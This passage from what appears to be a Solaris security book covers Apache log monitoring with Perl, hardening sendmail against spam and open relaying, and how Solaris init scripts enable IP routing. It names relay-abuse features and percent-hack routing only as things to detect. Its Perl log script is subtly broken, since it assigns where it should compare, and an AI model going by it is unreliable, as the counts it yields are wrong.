$goodtotal=0;
$overall=0;
$file="access_log";

open(LOG, $file) || die "Can't open log file $file.";

while (<LOG>) {
        @request=split(/ /);
        $request[5] =~ s/"//;
        if ($request[8] = "404") {
                if ($urls{$request[6]}) {
                        $urls{$request[6]}++;
                        }
                else {
                        $urls{$request[6]} = 1;
                        }
                }
        if ($request[8] = "200") {
                $goodtotal++;
                }
        }

close($file);

while (($url, $attempts) = each %urls) {
        print "$attempts access(es) to URL $url failed.\n";
        $total = $total + $attempts;
        }

$overall = $total + $goodtotal;

print "$total failed requests out of $overall requests.\n";
```

If you run this script in the same directory as your access_log file, your output will resemble this:

```
4 access(es) to URL  /images/map2.gif failed.
3 access(es) to URL /tealc/date.php failed.
7 access(es) to URL /new_index.html failed.
14 failed requests out of 14350 requests.
```

Now you can go back and look at your Apache document tree and consult with your Webmaster about what files may be missing or misplaced and what you can do to alleviate the 404 errors. You can also get an idea of the severity of the problem by comparing the overall requests (good and bad) to the number of failed requests. In this case, it would be safe to say that www.incoming-traveller.com probably has the fewest dead links of any server on the Internet and on top of that, those dead links are not being overly requested time and time again. The Web server seems to push out mostly valid and useful data to the customers, which is always a good thing.

You could also take this script and modify it to look for HTTP code 403, which is an access forbidden error. Using this, you can see what private and/or security protected URLs outsiders are hitting. You can also see how many times they have been hit. One or two hits from a given IP or IP range may just be an accident. Three or four hundred hits from an IP may be evidence of a brute force attack against your Web page.

We can also use Perl to zero in on some of the more malignant attacks. At the time of writing, the Code Red worm has not been the harbinger of doom that many predicted. On the other hand, quite a few Solaris systems are being attacked by the worm, to no avail, because Apache is immune to the exploit. We have found it useful to track the number of Code Red attempts on systems over a period of time for informational purposes, if nothing else. You can easily modify the script presented earlier in this section to look for a particular URL or set of URLs in the access_log and report back. Because Code Red is easily spotted by its URL, you may obtain an accurate count of exploit attempts (and failures) with minimal effort.

Configuring the Security Features of Sendmail

As a Solaris administrator, you will encounter two versions of sendmail: the Sun-supplied version and the more widely used version, found at www.sendmail.org. Unfortunately, Sun's sendmail is not updated as regularly as the version maintained by the Sendmail Consortium, so any new bugs or vulnerabilities found in sendmail are not immediately addressed by Sun. The Consortium, on the other hand, often issues warnings, workarounds, and patches within hours or a day of exploit discovery. In a word, Sun's configuration and implementation of sendmail is a bit convoluted, so you may find it easier to download a copy of Sendmail from the previously mentioned Web site and start from scratch. Once you have downloaded and compiled the Consortium version of sendmail, you need to turn your attention to creating a decent sendmail.cf file.

The sendmail.cf file starts life as a file generally called sendmail.mc. The .mc file is a file full of m4 macros. You use m4 to read the macro file, in conjunction with a supplied m4 configuration file, to generate the sendmail.cf file. A mostly basic sendmail.mc file, with a few security-minded additions, would look like this:

```
OSTYPE(solaris2)dnl
DOMAIN(incoming-traveller.com)dnl
FEATURE(access_db, dbm -o /etc/mail/access)dnl
define(`ALIAS_FILE',`/etc/mail/aliases')dnl
define(`confPRIVACY_FLAGS',`noexpn,novrfy')dnl
FEATURE(`blacklist_recipients')dnl
FEATURE(`dnsbl')
MAILER(local)dnl
MAILER(smtp)dnl
```

The first lines tell the m4 processor what OS we are using. Solaris 8 is actually Solaris version 2.8 and is part of the SunOS 5.*x* release family. Starting with Solaris 2.7, Sun decided to simplify its naming process and marketed it as Solaris 7, but we're still dealing with a Solaris 2.*x* variant. Next, we define our domain name, which is fairly straightforward. The next feature we add is for an access database that will help us control who may and may not submit e-mail to our server (we come back to this shortly). The **-o** switch in this statement tells sendmail that the existence of this file is optional and if not found at startup time, sendmail will not balk and refuse to run. The **dbm** keyword tells sendmail the type of database we will use. The choices are **dbm** and **hash**. The **dbm** type is natively supported on Solaris and a bit easier to work with, so we'll use that for now. The second **define** sets two privacy flags. The two set here prevent the SMTP **vrfy** and **expn** commands from working. These two commands are commonly used by spammers to verify local, valid addresses on your mail server. Once verified, the junk mail starts flowing.

The *blacklist_recipients* feature works with the *access_db* feature. When *blacklist_recipients* is used, we can put addresses of users that should not be receiving e-mail locally in the *access_db* file. Some of the most popular uses for this are to blacklist accounts that are used internally only and which should never receive e-mail from the outside world. The root user is one such example. Most sites have dedicated "abuse" accounts, and each site should technically maintain a "postmaster" account. These accounts may forward, via the aliases file, to root, but root itself should never receive mail from the outside world.

The next line deserves a closer look, both because of its usefulness and some of the controversy surrounding it. The **dnsbl** directive tells m4 that we will be adding support for the real-time blackhole list (RBL). There are several RBL servers, but the most common one is blackholes.mail-abuse.org (see http://mail-abuse.org/rbl/). The RBL list contains the domain names and IP addresses of known spam offenders. When sendmail starts to accept a message, it performs a check against the RBL on the IP address of the sending domain or server. If there is a match in the RBL, the e-mail is rejected. Otherwise, the message is passed on to the other parts of the sendmail rulesets that handle anti-spamming for continued processing. A misconfigured system can easily end up in the RBL list, so there are times when a legitimate organization will not be able to send e-mail. For example, suppose our partner company, Nox has a domain called nox.net. The mailhost for nox.net is mailer.nox.net. An overzealous admin misconfigured an older version of sendmail and now the system is an open relay. This system may possibly end up in the RBL. One moment our server at incoming-traveller.com, mailhost.incoming-traveller .com will accept e-mail from mailer.nox.net. A few minutes or hours or days later when mailer.nox.net ends up in the RBL, mail.incoming-traveller.com will stop accepting mail from our partner company. If Nox is responsible, they will fix the problem shortly after you (or someone else) notifies them, and they can easily get out of the RBL. However, the loss in e-mail connectivity may be too great a price to pay for this type of extensive protection. You will have to make this decision based on your overall business needs and objectives.

The last two lines just tell sendmail, by way of the generated sendmail.cf file, to use the local and smtp mailers to handle e-mail traffic bound for local and remote destinations.

The meat of this sendmail.mc file is the access_db feature. Once you generate the sendmail.cf file with m4 (included with Solaris 8 in the Developer installation cluster), your sendmail.cf file will sport an entry like this:

```
# Access list database (for spam stomping)
Kaccess dbm -o /etc/mail/access
```

Now, you need to build the access database itself. First, we will start by generating a text file with a list of addresses and domains we want to block e-mail from, and then we will blacklist a couple of our local usernames, just in case.

```
# block these domains outright
spammer@foo.com          REJECT
badspammer.com           REJECT
63.206.177                REJECT

# forbid inbound e-mail to these addresses

root@incoming-traveller.com    ERROR:550 Mailbox closed.
```

In the first section, we have refused to accept e-mail from the user *spammer* and domain *foo.com*, any e-mail from the *badspammer.com* domain, and anything originating from the class C block, 63.206.177/24. Below that, we tell sendmail to generate an error (code 550) to anyone trying to send e-mail to root at our local domain. The root account is an easy "gimme" for almost any modern Unix OS and should be protected accordingly.

Tools & Traps…

Configuring Sendmail

The sendmail home page at www.sendmail.org contains many useful links to tools, tips, and information for configuring sendmail. Unlike many pieces of software found on the Web today, sendmail has been around for quite some time. Originally written in 1981 at U.C. Berkeley, the original goal of sendmail was to facilitate e-mail transfer between the many disparate e-mail systems in use on the campus and at other research and educational institutions.

As sendmail matured and spread, it continued in its mission of connecting people via e-mail. In addition, the software unfortunately became famous for some notoriously simple exploits that could render systems inoperable or could e-mail password files to rogue hackers. The maintainers of sendmail were vigilant, however, and patched and fixed sendmail quickly and effectively. Today, sendmail is a very secure and robust piece of software, though as with any other software, bugs and holes are sometimes found and patched with due haste. However, sendmail's past reputation sometimes follows it around and some people have been known to speak derisively of sendmail due to long-since-patched security holes over a decade old in some cases. Keep in mind that sendmail is still one of the most popular mail transfer programs used on the Internet today and through the efforts of its maintainers and the quality of its design, can rightly be listed as one of, if not the best, mailer programs in the world today.

The sendmail version available from the Sendmail Consortium, v8.12.0, as of this writing, focuses primarily on security with increased performance. The earlier 8.11.5 version is an incredibly secure piece of software. The earlier 8.9.3 version that ships with Solaris 8 does have some vulnerabilities that are not easily fixed by sendmail.cf modifications. In addition, the Solaris sendmail.cf file is somewhat different than a standard sendmail.cf file you might generate on your own. As such, you may have noticed that this section has centered more on anti-spam and e-mail rejection techniques, than traditional security measures. As we said, sendmail is a very secure piece of software, but also a very powerful one. The basic configuration will protect and serve you well. If you want to get deeper into sendmail configuration, pick up one of the many books available on sendmail.

Stopping the Relay-Host Threat

In the early days of e-mail, the sendmail software was designed to act as an open relay. This pretty much went hand-in-hand with the original free and open nature of the Internet. Once upon a time, if mail.incoming-traveller.com was out of service, our company could have used mail.nox.net to relay e-mail to its ultimate destination. This was handy and worked really well until the dark days of unsolicited bulk e-mail (UBE), or spam. Spammers began using this feature of sendmail to hide the true origin of their UBE, thereby diverting attempts to stop or hinder their activities. Around the time of sendmail v8.8.5, some official "hacks" were released to allow administrators to prevent open relaying among their servers. With the advent of sendmail v8.9, all versions of sendmail forbid any type of relaying, by default. This step in the right direction really began to help, but the senders of UBE apparently became meaner and more dedicated in their attempts to send spam.

The following syntax would appear in your sendmail.mc file. Under no circumstances would you place any of the **FEATURE** lines in sendmail.cf—they simply would not work. The first is straightforward:

```
FEATURE(relay_entire_domain)
```

Suppose we place this in the .mc file for mailhost.incoming-traveller.com. Once built into a .cf file, this feature tells sendmail to accept e-mail from any host in our domain, incoming-traveller.com. This solves most of the problems users encounter if they send e-mail directly from their desktops, rather than via a centralized, outbound mail server:

```
FEATURE(relay_hosts_only)
```

This feature provides somewhat more granular control over what systems your mail server will allow relaying for. If you use this option in your .mc file, you will need to maintain a file called *relay-domains* in /etc/mail. The relay-domains file must explicitly list each host that is allowed to relay, such as www.incoming-traveller.com:

```
FEATURE(relay_based_on_MX)
```

This feature relies heavily on properly configured mail exchanger (MX) records in the DNS namespace. Although DNS is not a focus of this chapter, let's get some background:

```
incoming-traveller.com  MX  preference = 10, mail exchanger =
    mailhost.incoming-traveller.com
```

This tells your local mail server, say mail.nox.net, to contact mailhost.incoming-traveller.com for sending e-mail to user *scarter* at incoming-traveller.com. Many ISPs commonly host multiple domains on one server, known as virtual domains or virtual hosting. Suppose Incoming Traveller buys Nox and moves all e-mail services to a single mail server. Until customers become aware of the change, they may keep sending e-mail to user@nox.net. In order to keep e-mail like this from bouncing, we need to make sure an MX record for nox.net points to mailhost.incoming-traveller.com. We would edit our DNS zone files appropriately and then the MX for nox.net would also be mailhost.incoming-traveller.com. Now, when someone tries to e-mail user@nox.net. the e-mail will be properly routed to a server at incoming-traveller.com for routing and delivery.

You may also run across some of the more dangerous features that sendmail supports. Suppose your mail server is hacked, and you come across a rogue sendmail.mc file. If you take a look inside that file, you might see one or more of the following features:

```
FEATURE(relay_local_from)
FEATURE(loose_relay_check)
FEATURE(promiscuous_relay)
```

The first feature informs sendmail to relay any piece of e-mail with a local sender address in the header. In this case, any e-mail with a *From* line of <someuser>@incoming-traveller.com will be relayed. This form of relaying is very problematic because *From* header information can be forged very simply. This doesn't provide much protection, if any at all. On the other hand, it is a very useful feature for a malicious spammer. If you see something like this in an unknown sendmail.mc file, especially without an explanatory comment, you should immediately check your mail host to see if it is allowing relaying based on the *From* header.

```
tealc%incoming-traveller.com@nox.net
```

This string means: send this message to the mailhost at nox.net, mail.nox.net. We expect nox.net to read the **%** notation and strip off the **@** and everything to the right of it. That would leave the server with the following:

```
tealc%incoming-traveller.com
```

Next sendmail should remove the **%** and replace it with an **@**, so that we have the following:

```
tealc@incoming-traveller.com
```

Now sendmail should forward this e-mail to user *tealc* at mailhost.incoming-traveller.com.

Tracking Attachments

If you open your /etc/mail/sendmail.cf file in a text editor and take a look at the lower half of the file, you'll notice quite a few rulesets. Sendmail uses these rulesets to determine a number of things, from the proper formatting of e-mail addresses, to the proper procedures for allowing or denying mail relaying. In the most basic sense, a sendmail rule does a match on a whole or partial part of an e-mail using the left-hand side (LHS) of the rule, and then performs the action that follows in the right-hand side (RHS) of the same rule. For example:

```
HSubject:                        $>local_check_header
```

This first rule is very simple. The LHS watches for the *Subject:* portion of the e-mail header. Once a match on the phrase *Subject:* is found, the RHS of the rule tells sendmail to go to the ruleset called *local_check_header*. In *local_check_header*, we find the following:

```
Slocal_check_header


RHello There Business $*      $#error $: ${SpamMessage}
RRe: YOU'VE WON! $*           $#error $: ${SpamMessage}
```

The *Slocal_check_header* simply denotes the start of our ruleset. The LHS of the next line matches whatever comes after the *Subject:* portion of the header with the phrase *Hello There Business*, then a space, then a wildcard for additional characters that may appear later in the subject header. The RHS tells sendmail to take a couple of actions. First, sendmail is told to invoke the special error mailer, indicating that we are going to return an error message to the sender of this e-mail. Then, sendmail is directed to carry out the macros and procedures in the **SpamMessage** routine. To be thorough, we would have defined this routine between the initial check and the final ruleset. The whole package would look like this (and we walk through it once more for clarification):

```
# The hook into the header(the H class)
HSubject:                        $>local_check_header


# The D macro we carry out on a good match in the ruleset
 D{SpamMessage}"553 Your message may contain spam.
 Please e-mail abuse@$j if you have questions or concerns."


# The ruleset
Slocal_check_header


RHello There Business $*      $#error $: ${SpamMessage}
RRe: YOU'VE WON! $*           $#error $: ${SpamMessage}
```

Confused yet? Don't worry. What follows is a step by step walkthrough of what your Sendmail server is thinking as it processes an incoming e-mail message:

- I am sendmail, I've received a message from mail.nox.net. I will now process this e-mail.
- <busy work here with the default rulesets>
- I am going to check this message now, because it has *Subject:* in the header.
- I am going to send this message through ruleset *local_check_header*.
- I am checking the *Subject:* line against a match for *Hello There Business*, followed by a space and then zero or more characters.
- I have no match. Next rule.
- I am checking the *Subject* line against a match for *Re: YOU'VE WON!*, followed by a space and then zero or more characters.
- I have a match here! I will check the RHS of this rule.
- The RHS of this rule tells me to handle this with my error mailer and to process the macro in **SpamMessage**.

- I go to **SpamMessage** and generate an e-mail to the originator and nox.net, telling them to contact abuse@incoming-traveller.com because their e-mail looks like spam to me.
- <end>

Keep a couple of things in mind about sendmail rulesets. First, the white space between the LHS and the RHS must be tabs. Sendmail will not process the ruleset properly if you use spaces. Also, this ruleset is notoriously inefficient—hence its simplicity. Almost every e-mail that we receive has a subject header of some type. This means that every single message coming in to a server running the ruleset in this section will be scanned and compared against the LHS rules. For a low-use server, this is not a problem. If you are a large site, and you process several thousand megabytes of e-mail per day, you will soon bury your servers under the load of checking these headers. As with any tuning and testing, be sure to carry out changes to our sendmail.mc and sendmail.cf files in a sandbox environment. Some of the sendmail rules are very particular and do not react well to tinkering. Luckily, most of the information in sendmail.cf is easily replaced by just generating a new configuration file out of your .mc files.

Summary

The last section, where we looked at rulesets, may seem obscure to most and confusing to some readers. Admittedly, sendmail rulesets appear daunting and intimidating at first glance. Most rules work on the same basic LHS and RHS principles introduced in this chapter. The key to really understanding the rules is to learn the rule syntax, including the sendmail definitions of classes and macros. If you take your quest for sendmail into the depths of the configuration file, you will undoubtedly be rewarded with a better understanding of one of the most popular e-mail transfer programs available today. The basic ruleset discussed in this chapter may be of real use in your situation, depending on your production environment. Always test your changes on nonproduction systems because even the smallest changes may have unpredictable results.

Finally, all administrators should remember that their actions in configuring and securing publicly available systems eventually have an impact on the Internet community as a whole. Taking the time to deploy secure mail and Web servers on the Internet will gain you the appreciation of your peers. In the event that you make a mistake and deploy an insecure system, taking quick corrective action will be viewed as a responsible and appropriate action.

Solutions Fast Track

Configuring the Security Features of an Apache Web Server

- ☑ Write your CGI scripts with security as the first consideration.
- ☑ Configure your cgi-bin directories and restrict access to them as needed.
- ☑ Protect other parts of your Web tree with the **<Directory>** directive. You can restrict based on hostname, IP address, or several other criteria.
- ☑ Use Apache's VirtualHost directive to hide the identity of your Web servers. Used in conjunction with multiple IP addresses, you may obtain some level of security for your systems.

Monitoring Web Page Usage and Activity

- ☑ Perl is an excellent tool for simple Web monitoring scripts. With its inclusion in Solaris 8, make liberal use of its excellent string-handling capabilities.
- ☑ Monitor your server for excessive 404 results. A search engine or another page may have outdated link information. You will want to update this information to get users to the right parts of your site.
- ☑ If you have password-protected parts of your site, monitor your log files for excessive 403 results. A few may indicate a forgotten password, but several dozen or hundred may indicate a brute force attack against your site.

Configuring the Security Features of Sendmail

- ☑ The access_db feature allows you a great amount of flexibility in who to accept mail from or for.
- ☑ Sendmail comes with relay capabilities turned off by default. Use caution when allowing even limited relaying.
- ☑ You should understand all the relaying features of sendmail and keep an eye on your mail server activity. If you notice a suspicious sendmail.cf or odd entries in your sendmail.mc file, suspect UBE activity.
- ☑ Utilize sendmail rulesets to help filter objectionable or unwanted e-mail, but use them carefully. Rulesets often have a high overhead in sendmail.
- ☑ Understand the relay configuration options for sendmail before making any real-world changes. In the event your changes do not work out, be ready to backtrack.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Is Apache a Sun product?

A: No. Apache is maintained and released by the Apache Software Foundation. You can find the latest release at www.apache.org, along with detailed tutorials and detailed configuration information.

Q: Which is better—Sun's sendmail or the Sendmail Consortium sendmail?

A: Technically Sun's version is based on the Consortium version, so one should not be any better than the other. However, when bugs or security holes are found, the Consortium version is patched quickly, so it tends to be the more secure of the two.

Q: Do I ever want to allow relaying on my mail servers?


A: Actually, you may. You will need to allow relaying based on your needs for security and flexibility, though. If you are in an organization with many remote users, especially remote dial-up users, you may need to allow some level of relaying. Also, if you have a mutual agreement with another organization to spool e-mail in the event of a disaster or outage (by way of a backup MX record or relay delivery), you will likely need to let that organization spool and relay e-mail for you and vice versa. You will also need to configure Sendmail to relay internal systems. For example, if Sendmail is used as a gateway between the Internet and a corporate LAN running on Exchange and NT systems, Sendmail will need to be configured to relay for the system running exchange's SMTP Service.

Q: What is the best way to filter traffic handled by sendmail for virii?

A: Several tools are available for just this purpose. Some of them are freeware, and others are commercial. You should evaluate each product based on your needs and then make the choice that best suits your environment. Certain products even integrate well with certain firewalls. Sendmail itself really should not be used as a content filter—it was never designed for this purpose.

Q: If someone e-mails our local abuse account and tells me we are an open relay, what should I do?

A: First, you will need to test your server. I recommend John Levine's *rlytst* script, located at www.unicom.com/sw/rlytest/. If the script determines that your relay is open, examine your sendmail.mc file, make any necessary changes, and generate a new sendmail.cf file. Stop and start sendmail and test again.



Chapter 8

Configuring Solaris as a Secure Router and Firewall

Solutions in this chapter:

- Configuring Solaris as a Secure Router
- Routing IP Version 6
- IP Version 6 Hosts
- Configuring Solaris as a Firewall
- Guarding Internet Access with Snort

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

With its foundations in Berkley Software Distribution (BSD) UNIX, Solaris—much like its predecessors—is a multifaceted operating system. It is perfectly suited to running on a 124-processor E15000 that acts as the foundation of a multinational banking firm or reproducing seismographs of the earthquakes along the San Andreas fault over the last 10,000 years within the period of a few minutes, but its performance and reliability as a secure router, secure gateway, and firewall are equally valuable. Although it will not outperform a hardware-based solution such as a Cisco router or a NetScreen firewall, it does offer reliable, stable service. Solaris is the operating system of choice for many commercial packages that provide firewall services.

My first exposure to using Solaris for such a task was at a small Internet service provider (ISP) in eastern North Carolina. In the first year of operation, the ISP had anticipated no more than 1000 clients from the small coastal town. The end of the year came—with a total of 7000 clients, new service offerings in five additional towns along the Carolina coast, and lots of problems. Not only was this growth not anticipated; worse yet, it wasn't budgeted. Faced with the problem of an internal network and server pool both in need of access control, we faced the dilemma of making do with what we had. This type of dilemma often inspires the kind of panic that proves the resourcefulness of systems administrators.

In this chapter, we first examine the use of Solaris as a secure router and gateway. Next, we look at using Solaris as an Internet firewall, and we discuss using host-based firewalls on Solaris. Finally, we talk about guarding Internet access. We highlight the reasons for using Solaris for these types of tasks and talk about some of the security implications involved with using the OS in each scenario. We also examine implementations of these types and discuss some of the steps required in implementation.

Configuring Solaris as a Secure Router

To differentiate between a host and router, let's first define the functions of each. A *host* is typically a system with any number of interfaces that may or may not be connected on the same network. A host does not allow traffic to enter in one interface and out another. A typical server in a high-availability configuration has multiple interfaces, with each interface connected to a different network segment to prevent a single point of failure.

A *router* is a system with a minimum of two interfaces connected to at least two segments of different networks. The router allows traffic to reach its destination by entering one interface and passing out through another. An *interface* is loosely defined as a physical connection that allows other systems to communicate with the system via Ethernet, serial port, point-to-point link, or some other method. We will not get into a discussion of how the decision is made for the traffic to reach its destination; that issue is outside the scope of this chapter. A good reference on traffic routing and TCP/IP is *TCP/IP Illustrated, Volume 1: The Protocols*, by W. Richard Stevens.

Reasoning and Rationale

Let's attempt to answer the inevitable question, "Why use Solaris?" There are numerous platforms and designs available to use as a low-cost router, all of which are viable solutions. Some key factors in selecting one over others are the availability of hardware, the amount of time allotted to deploy the solution, and business needs. Solaris is a good choice as a router because it is stable, easily secured, and easily deployed.

Solaris is a stable operating system, capable of months and even years of continuous uptime without the need for rebooting. Solaris is scalable, able to run in both small and large environments on systems from workstation size to enterprise class. Additionally, Solaris is an easily secured operating system. The ability to shut down all services on the system, make configuration changes to a running kernel, and create multiple layers and access control on the system without bouncing the system make Solaris the perfect choice for a network with a 110-percent uptime requirement.

Finally, Solaris is easily deployed as a router or gateway. The stock install of Solaris provides connectivity between the divided portions of the same network or even different networks altogether by simply turning up the system with the interfaces configured to communicate with connected networks. This feature of simplicity is a double-edged sword. It can lead to easily deploying a system to perform the important job of routing network traffic. It can also result in an unintended and unrestricted path between two networks that could be exploited to leverage an attack.

Routing Conditions

In a default installation, Solaris routes traffic if a specific set of conditions are met. These conditions are:

- The system has at least two interfaces.
- The /etc directory contains at least two hostname.interface files that configure the interfaces when the system is booted.
- The stock /etc/r2.d/S69inet file exists.

The first condition refers to any two interfaces and is not limited by a difference in types of card, such as one 10BaseT card and one 100BaseT card, or types, such as Ethernet and point-to-point. The second condition refers to the hostname.interface file. For example, in the case of the previously mentioned cards, one hostname.le0 file and one hostname.hme0 file would represent the 10Mbit, or le0 interface, and the 100Mbit, or hme0 card.

The third condition refers to the init file executed when the system enters run-level 2. This is important because it's common for a systems administrator to make alterations to the S69inet script in an effort to secure the system. If a system is to be used as a router, it is recommended that an initial install be performed on the system to ensure the integrity of the machine. If such an install is not possible, it is at least recommended that these two scripts be replaced with known unaltered copies or those verified against the Solaris Fingerprint Database. We discuss using new installs and existing installs as routers later in this chapter.

When the system bootstraps, it first executes the script /etc/rcS.d/S30network.sh. This script is responsible for configuring the loopback and other interfaces. It brings up any interfaces on the system that have a hostname.interface file in /etc. When the system enters run-level 2, it executes the S69inet script, which handles all the necessary functions of bringing up network connectivity. This script is designed to bring up a system with multiple network configuration options. However, here we review only the details pertinent to our discussion.

The S30network.sh Script

To get a better understanding of how network connectivity is initialized on a system, let's first look at the S30network.sh script internals. The S30network.sh is an inode-level link to the master script network, located in /etc/init.d. This script is the preliminary phase of network initialization. It is executed early in the bootstrap process to service the needs of any other systems that might be relying on the host to provide some service. Diskless clients are an example of such hosts.

Let's look at some of the snippets of code from this script. Typically, a host that is going to act as a router does not rely on things such as DHCP or NIS, because these are added risks and could result in a higher probability of vulnerability exposure and potential compromise. This could allow an attacker to compromise the Achilles' heel of a network. Therefore, we examine the sections of code that are pertinent to our discussion. Suffice it to say that a router should not rely on other systems for anything.

In our first sample from the script, we have the following code on line 22:

```
/sbin/ifconfig lo0 plumb 127.0.0.1 up 2>&1 >/dev/null
```

This command is responsible for bringing up the loopback interface when the system bootstraps. This is the first initialization of an interface by the system. Shortly thereafter, we have this piece of code beginning on line 71:

```
interface_names="`echo /etc/hostname.*[0-9] 2>/dev/null`"
if [ "$interface_names" != "/etc/hostname.*[0-9]" ]; then
```

This section of code begins the parsing of hostname.interface files, putting them into the $interface_names environment variable. The interface name is placed into environment variable $1 later, and on line 106 the interface is plumbed:

```
/sbin/ifconfig $1 plumb
```

Finally, when line 123 of the script is reached, the interfaces are configured by the following code:

```
/sbin/ifconfig $1 inet $ifcmds \
    2>&1 >/dev/null
```

When this script completes, all network interfaces with a hostname.interface configuration file in the /etc directory are configured and ready for communication. The system completes its execution of the init scripts in the /etc/rcS.d directory and, under normal circumstances, continues to multiuser mode. The init program moves on to /etc/rc2.d and eventually executes S69inet, which begins the second phase of network initialization.

The S69inet Script

S69inet is executed by init when the system reaches run-level 2, or multiuser mode. S69inet is an inode link to master configuration file /etc/init.d/inetinit. At this stage the necessary routing functions are configured, and if a machine is configured with two or more interfaces, the system begins routing traffic between interfaces. If this is the intended configuration, this can be a good thing. However, if the system's intention is to function as a multihomed host in a high-availability configuration, this configuration can have unexpected results.

To get a better understanding of why Solaris automatically routes traffic when two interfaces are present, let's look at some of the code in the S69inet script. We'll look only at the code pertinent to our discussion. On line 93, we have the following block:

```
if ["$_INIT_NET_STRATEGY" = "dhcp"] && [-n "`/sbin/dhcpinfo Router`"];
       then defrouters=`/sbin/dhcpinfo Router`
elif [ -f /etc/defaultrouter ]; then
        defrouters=`/usr/bin/grep -v \^\# /etc/defaultrouter | \
            /usr/bin/awk '{print $1}'`
        if [ -n "$defrouters" ]; then
```

This code first checks DHCP for routing information. If the system does not return routing information from the program dhcpinfo, it next checks for the existence of the file /etc/defaultrouter, which is used for static default route entries. The last line in the block checks the variable $defrouters for a nonzero value. If the variable length is greater than zero, some further checking of routing information is performed. If the check on the last line of the block yields a nonzero value, the system sets the default routes contained in /etc/defaultrouter on line 124. Otherwise, it flushes the routing table. If neither of the first two tests is true, the script sets the $defrouters variable to a null value.

The decision of whether or not to run the system as an IPv4 router is made on line 186. The script first checks for the existence of the /etc/notrouter file. Following this check, the script checks the configured interfaces to count the number that were configured via DHCP. The script then checks for a number of interfaces greater than two (loopback plus one interface) or if any point-to-point interfaces are configured. Finally, the script checks to see if the /etc/gateways file exists. If:

- The /etc/notrouter file does not exist, the number of interfaces configured by DHCP is equal to zero, and the number of interfaces configured, including the loopback device, is greater than two
- There are one or more point-to-point connections, or
- The /etc/gateways file exists

